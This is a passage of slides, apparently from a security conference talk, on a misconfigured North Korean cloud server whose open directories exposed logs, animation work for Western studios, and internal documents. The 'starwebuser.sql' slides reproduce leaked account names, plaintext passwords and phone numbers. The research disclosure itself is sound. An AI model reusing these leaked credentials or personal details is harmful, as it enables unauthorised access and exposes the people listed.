


# Inside a Misconfigured North Korean Server: Uncovering Overseas IT Operations

Nick Roy/Martyn Williams

Presented at DistrictCon 0  
February 21-22, 2025, Washington DC



# Introductions



# Overview



the **ONION**  
America's Finest News Source

Become A Member. Get The Paper.

Sunday, January 12, 2025    24°

News Local Politics Entertainment Opinion More ~

Share

American Voices, Opinion

## U.S. Animation Studios May Have Unknowingly Outsourced Work To North Korea

Published: April 24, 2024

Researchers combing through a server based in North Korea found animation work for Amazon's *Invincible* and Max's *Iyanu: Child of Wonder*, including log files that suggest animators in China further outsourced the work to North Korea, unbeknownst to the American companies. What do you think? [🗨️](#)



"I noticed a certain totalitarianism in the line work."

Eddie Sanchez, Balance Tester

# Overview

- North Korea's IT workforce is a key revenue source for the regime, often operating under strict government oversight.
- Access to a misconfigured server offers a rare glimpse into the daily activities of North Korean IT workers abroad.
- Uncovered data provides valuable insights into global outsourcing practices and hidden operations.






# Findings

- Three months of logs detailing user activities, VPN usage, and project management tasks.
- Evidence of animation projects tied to global productions (The Octonauts, Invincible, and others).
- Documents revealing worker instructions, intermediaries, and software usage.

## Index of /data

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">1acuOitoCkb9gf.db</a>	2023-09-21 00:09	12K	
 <a href="#">admin/</a>	2023-09-20 18:39	-	
 <a href="#">appdata_oca1119tphf3/</a>	2023-09-20 18:39	-	
 <a href="#">audit.log</a>	2005-07-25 02:32	0	
 <a href="#">gkeocdyf.db</a>	2023-09-21 00:09	12K	
 <a href="#">hyon</a>	2023-12-18 21:58	19K	
 <a href="#">imcholong/</a>	2023-10-26 20:00	-	
 <a href="#">kasangtest/</a>	2023-11-27 17:16	-	
 <a href="#">kumbitkasang/</a>	2023-10-25 17:48	-	
 <a href="#">nextcloud.log</a>	2024-04-30 05:27	71M	
 <a href="#">nextcloud.log.1</a>	2024-04-29 11:43	102M	
 <a href="#">owncloud.db</a>	2023-09-20 23:45	4.0K	
 <a href="#">rg2020kasang/</a>	2023-12-13 19:20	-	
 <a href="#">rgykasang/</a>	2023-10-24 02:35	-	
 <a href="#">rddiccloud/</a>	2023-12-19 22:59	-	
 <a href="#">scb/</a>	2023-12-19 03:45	-	
 <a href="#">star1/</a>	2024-04-27 08:08	-	

# Discovery




# North Korean Internet











AS20485 - Joint Stock Company  
TransTeleCom

AS134544 - Cenbong Int'l Holdings Limited

175.45.176.0/22




# .kp TLD

 www.dprkportal.kp	All Article Photo Video Audio Book Search 	 PORTAL SITE OF D P R KOREA
Site	Domain	Department
 rodong.rep.kp	<a href="http://www.rodong.rep.kp">www.rodong.rep.kp</a>	Rodong Sinmun Offices
 www.kcna.kp	<a href="http://www.kcna.kp">www.kcna.kp</a>	Korean Central News Agency
 www.vok.rep.kp	<a href="http://www.vok.rep.kp">www.vok.rep.kp</a>	Radio-Television Broadcasting Committee of DPR Korea
 www.minzu.rep.kp	<a href="http://www.minzu.rep.kp">www.minzu.rep.kp</a>	Minju Joson Offices
 www.mfa.gov.kp	<a href="http://www.mfa.gov.kp">www.mfa.gov.kp</a>	Ministry of Foreign Affairs of DPR Korea
 www.mediaryugyong.com.kp	<a href="http://www.mediaryugyong.com.kp">www.mediaryugyong.com.kp</a>	Ryugyong Programming Centre
 www.youth.rep.kp	<a href="http://www.youth.rep.kp">www.youth.rep.kp</a>	Chongnyon Jonwi Offices



175.45.176.31



### Access through untrusted domain

Please contact your administrator. If you are an administrator, edit the "trusted\_domains" setting in config/config.php like the example in config.sample.php.

Further information how to configure this can be found in the [documentation](#).

# Open Directories

## Index of /config

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">CAN_INSTALL</a>	2022-08-22 13:05	0	
 <a href="#">config.php</a>	2023-10-26 11:12	1.3K	
 <a href="#">config.sample.php</a>	2022-08-22 13:05	65K	

## Index of /.git

<u>[ICO]</u>	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
[PARENTDIR]	<a href="#">Parent Directory</a>		-	
[]	<a href="#">COMMIT_EDITMSG</a>	2022-11-19 05:47	20	
[]	<a href="#">HEAD</a>	2022-11-14 05:52	23	
[]	<a href="#">config</a>	2022-11-14 05:52	130	
[TXT]	<a href="#">description</a>	2022-11-14 05:52	73	
[DIR]	<a href="#">hooks/</a>	2022-11-05 04:05	-	
[]	<a href="#">index</a>	2022-11-19 05:48	971K	
[DIR]	<a href="#">info/</a>	2022-11-05 04:05	-	
[DIR]	<a href="#">logs/</a>	2022-11-05 04:05	-	
[DIR]	<a href="#">objects/</a>	2022-11-05 04:05	-	
[]	<a href="#">packed-refs</a>	2022-11-14 06:02	105	
[DIR]	<a href="#">refs/</a>	2022-11-04 23:03	-	

# Accessing the data

Logs from 12/15/23 - 4/20/24

Couple of gaps. We're not perfect

Some interesting things to pull out of the logs

Roughly 250 GB total files

## Index of /data

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">1acuOitoCkb9gf.db</a>	2023-09-21 00:09	12K	
 <a href="#">admin/</a>	2023-09-20 18:39	-	
 <a href="#">appdata_oca1119tphf3/</a>	2023-09-20 18:39	-	
 <a href="#">audit.log</a>	2005-07-25 02:32	0	
 <a href="#">gkeocdyf.db</a>	2023-09-21 00:09	12K	
 <a href="#">hyon</a>	2023-12-18 21:58	19K	
 <a href="#">imcholong/</a>	2023-10-26 20:00	-	
 <a href="#">kasangtest/</a>	2023-11-27 17:16	-	
 <a href="#">kumbitkasang/</a>	2023-10-25 17:48	-	
 <a href="#">nextcloud.log</a>	2024-04-30 05:27	71M	
 <a href="#">nextcloud.log.1</a>	2024-04-29 11:43	102M	
 <a href="#">owncloud.db</a>	2023-09-20 23:45	4.0K	
 <a href="#">rg2020kasang/</a>	2023-12-13 19:20	-	
 <a href="#">rgykasang/</a>	2023-10-24 02:35	-	
 <a href="#">rrdiccloud/</a>	2023-12-19 22:59	-	
 <a href="#">scb/</a>	2023-12-19 03:45	-	
 <a href="#">star1/</a>	2024-04-27 08:08	-	

# VPN Logins

- Mostly logging in from Express VPN and VPN Gate

**VPN Gate**  
Public VPN Relay Servers

Academic Experiment at  
University of Tsukuba, Japan.

[VPN Servers List](#) [What is VPN Gate](#) [How to Connect](#) [Download](#) [Join Us](#) [Forum](#) [Mirror Sites](#) [Languages](#)

Follow @vpngate

**Free Access to World Knowledge Beyond Government's Firewall.**

Your IP: 108.1.146.236

Your country: United States

Let's change your IP address by using VPN Gate!

Welcome to VPN Gate. (Launched on March 8, 2013.)

- You can get through your government's firewall to browse restricted websites. (e.g. YouTube.)
- You can disguise your IP address to hide your identity while surfing the Internet.
- You can protect yourself by utilizing the strong encryption while using public Wi-Fi. More Details...
- TunnelCrack protection implemented in SoftEther VPN Client (August 31, 2023)

Supports Windows, Mac, iPhone, iPad and Android.

**SoftEther VPN**  
Supports OpenVPN, L2TP/IPsec and SSL-VPN.  
An open-source VPN software development project since March 8.

University of Tsukuba, Japan. [www.softether.org](#)

VPN Gate is based on SoftEther VPN, a multi-protocol VPN server.

Cumulative: 17,829,387,408 connections, Traffic: 707,038.49 TB.



VPN Session ID	Start time (UTC)	VPN source country	VPN destination country	Destination VPN server	VPN protocol
VPN-17829387408	2024/07/30 3:49:56 (0 mins ago)	United States	Korea Republic of	182.172.x.x	OpenVPN
VPN-17829387407	2024/07/30 3:48:45 (0 mins ago)	Singapore	Korea Republic of	221.147.x.x	OpenVPN
VPN-17829387406	2024/07/30 3:48:41 (0 mins ago)	Singapore	Korea Republic of	183.78.x.x	OpenVPN

17,829,387,408 VPN connections from 237 Countries.

Rank	Country	Traffic	# Connections
1	Korea Republic of	104,742,299.8 GB	483,464,234
2	Iran (ISLAMIC Republic Of)	89,856,079.2 GB	5,123,075,195
3	Japan	48,143,505.8 GB	536,369,549



# Users and Non-VPN Sources



# Failed Logins - User Agent 'test'

104.234.140.0/24

85.203.21.0/24

rg2020kasang - 34.542%

rrdiccloud - 31.604%


kasangtest - 9.859%

kumbitkasang - 9.832%

scb - 5.263%

imcholong - 4.6%

rgykasang - 4.299%




# Other Failed Logins

시험 (test)	komogeco
asd	최현성 (Hyunseong Choi)
test-m	tkhyp@star-co.net.kp
T-81vr-m	jcg0123
pkitc@silibank.net.kp	pyitc
pkitc@star-co.net.kp	hyon
kitc@star-co.net.kp	imcholung
kitc	


# Spike In Activity

March 11th saw a huge spike in activity for the user star1  
Activity stopped after this






# Remember that free VPN?



# Remember that user kasangtest?



The screenshot shows a web browser window with the address bar displaying `https://cloud.star.net.kp/index.php/apps/files/?dir=/&fileid=68`. The page title is "Files - StarCloud". The interface includes a sidebar on the left with navigation options: "All files", "Recent", "Favorites", "Shares", "Deleted files", and "588.8 MB used". The main content area displays a list of files with columns for "Name", "Size", and "Modified".

Name	Size	Modified
Hana9.30_W2K_9.exe	41 MB	seconds ago
HHRJ-作監返修-1221.rar	314.6 MB	seconds ago
jdk-7u45-windows-i586.exe	123.5 MB	seconds ago
mailAgent_subscriber.zip	3.8 MB	seconds ago
navicat150_mongodb_en_x86.exe	34.1 MB	한 달 전
onekey-ghost_setup.exe	3.8 MB	한 달 전
test.txt	0 KB	seconds ago
Unconfirmed 307817.rar	65.2 MB	seconds ago

# What Does It All Mean?



Skybound Entertainment ✓

@Skybound

Follow



To our fans: Skybound has been made aware of an unconfirmed report concerning a cloud storage server connected to a North Korean IP address. This server supposedly contains an Invincible animation sketch. Our official statement follows.


We do not work with North Korean companies, or any affiliated entities, and have no knowledge of any North Korean companies working on our animation. Our policies strictly prohibit any subcontracting to any third-party without our express prior written consent, which, in this case, was neither sought nor granted. We also mandate that all our service providers fully comply with all applicable rules and regulations and prohibit disclosures of materials by our service providers to third parties.

Skybound Entertainment takes these allegations seriously and has initiated a thorough internal review to verify and rectify any potential issues. We have also notified the proper authorities and are cooperating with all appropriate bodies.

1:00 PM · Apr 21, 2024 · **59.4K** Views

# starwebuser.sql

- Amount: 220 won (foreign currency) per computer.
  - Service type: e-mail, route, FTP, webmail
- Signup at Pyongyang Internet and Communications Office between the 10th and 25th of each month.
- Detailed information about required security software
  - Silivaccine or Chambit
  - Fortress
  - Hana for Korean characters
  - Netkey
- Introduction of a data leak prevention system
- Operating hours and physical addresses of critical communication infrastructure detailed in the document.





starwebuser.sql

*“A data leak prevention system is being introduced in relation to the international communication network security project”*



# NetKey



# starwebuser.sql

- 15% of passwords are 12345678
- Usernames for North Korean companies and services
- Fun usernames: dutyfree, reuters, lionking, ironman, pyonggang
- No supreme leader :(
- Doesn't seem to work on publicly accessible FTP servers

`accountFd`	`passFd`	`userid`	`regnum`	`companyId`	`jobFd`	`officePhone`	`mobilePhone`
komogeco'	12345678'	70154	197	235	'	738-0603'	1912538914'
ramhong'	19840614'	67474	1643	614	'	6767644'	1912700536'
sonamu'	1988112'	71765	1775	242	'	024550242'	'
future1234'	12345678'	70369	1593	572	'	775-6814'	191-264-6873'
tanphung'	1234'	72391	991	1092	'	02-378-5567'	1915501777'
kgs15911'	12345678'	73608	2341	1187	'	024673787'	1915648766'
ki0818'	ki19920818'	73583	1334	685	'	02-868-3103'	1912667789'
30ktstc'	12345678'	72380	167	151	'	973-2938'	1915593837'
uniever'	19900717'	74071	1330	294	'	973-3367'	191-355-5533'
kumsu888'	1018'	70236	1725	939	'	024620978'	1912538326'
greencolor'	22221212'	73766	2050	1360	'	02-'	1916392555'
k-elderlyfund'	20030430'	68475	448	1118	'	663-4857'	191-634-5653'
unbanuser'	unban1972'	72890	1566	1321	'	455-0688'	1913540249'
msseven'	ms'	68561	1835	616	'	732-3606'	1912544357'
atc21'	341551'	68920	1671	1067	'	4375461'	1912835865'
IronBar'	77777777'	67397	1126	683	'	026361773'	1912763307'
wpkint'	123'	73242	2040	978	'	02-324-1121'	'
rchm0925'	zhemin2015'	74159	988	1390	'	024320984'	1916007554'
rsc'	313'	71761	1187	57	'	024311637'	1913862444'
ujs0902'	19780902'	72520	439	334	'	537-1636'	1913426664'



## Second Set of Usernames

- Number
- Representative Name
- Occupation
- Passport Number
- User Name
- Minutes (min)
- User Identifier
- Password
- Registration Date
- Communication Time (min)
- Handler

	A	B	C	D	E	F	G	H	I	J	K
1	번호	대표단명	직업	려권번호	사용자이름분(min)	사용식별지	암호	등록날자	통신시간(취급원		
2		1 sdf	sdf	sdf	sdf	10000 t-81vr-m	sdf	2022-12-01 14	0	sdf	
3		2 test	test	test	asd	10000 test-m	test	2022-11-11 15	0	asd	
4		3 asd	asd	asd	asd	10000 t-81vr-m	fmr16e	2022-11-03 10	0	asd	
5		4 test	test	test	test	11 test	test	2022-03-18 10	0	test	
6		5 sdf	sdf	sdf	sdf	44 sdf	sdf	2022-03-13 14	0	sdf	
7		6 test	test	test	test	10 t-vhaf	97483a	2022-01-05 10	0	test	
8		7 시험	시험	시험	시험	10 t-zthd	yfcrhs	2021-12-31 16	0	시험	
9		8 test	test	test	test	15 t-yj9f	d5738x	2021-12-30 16	0	test	
10		9 test	test	test	test	10 t-4qmt	48fpry	2021-08-18 15	0	test	
11		10 test1	test1	test1	test1	10 t-2zv	fdmqpj	2021-08-17 09	0	test1	
12		11 test	test	test	test	0 t-c8th	w58dxb	2021-08-17 09	0	test	
13		12 test01	test01	test01	ttttets	10 t-cynt	q92p8b	2021-08-16 14	0	ttttset	
14		13 tttt	tttt	tttt	tttt	10 t-tyjm	195fup	2021-08-16 14	0	tttt	
15		14 tttt	tttt	tttt	tttt	10 t-27nr	db43zy	2021-08-16 14	0	tttt	
16		15 tttt	tttt	tttt	tttt	10 t-ndcs	h59rta	2021-08-16 14	0	tttt	
17		16 tttt	tttt	tttt	tttt	10 t-ndcs	h59rta	2021-08-16 14	0	tttt	
18		17 ttt	ttt	ttt	ttt	0 t-nxy5	6dqr45	2021-08-16 14	0	tttt	



# Factory Tour

- Factory in Vietnam?
- PVC Resin bags have Vietnamese text
- Machines are manufactured in China
- ANSYL is SE Asia
- DELTA\_IA-HMI\_DOPS  
oft-4-00-16-30\_SW\_TS  
E\_20230522.zip
- PISudio\_8.4.66.23102  
001.zip





# About Cryptography

《All postal workers and workers should have a deep knowledge of the postal sector and make steady efforts to be well-versed in the global development trends and the latest science and technology in the postal sector.》

- Kim Jong Il

- Written by System Development Lab Local Direction
- Mentions the program Chambit

## 암호기술에 대하여

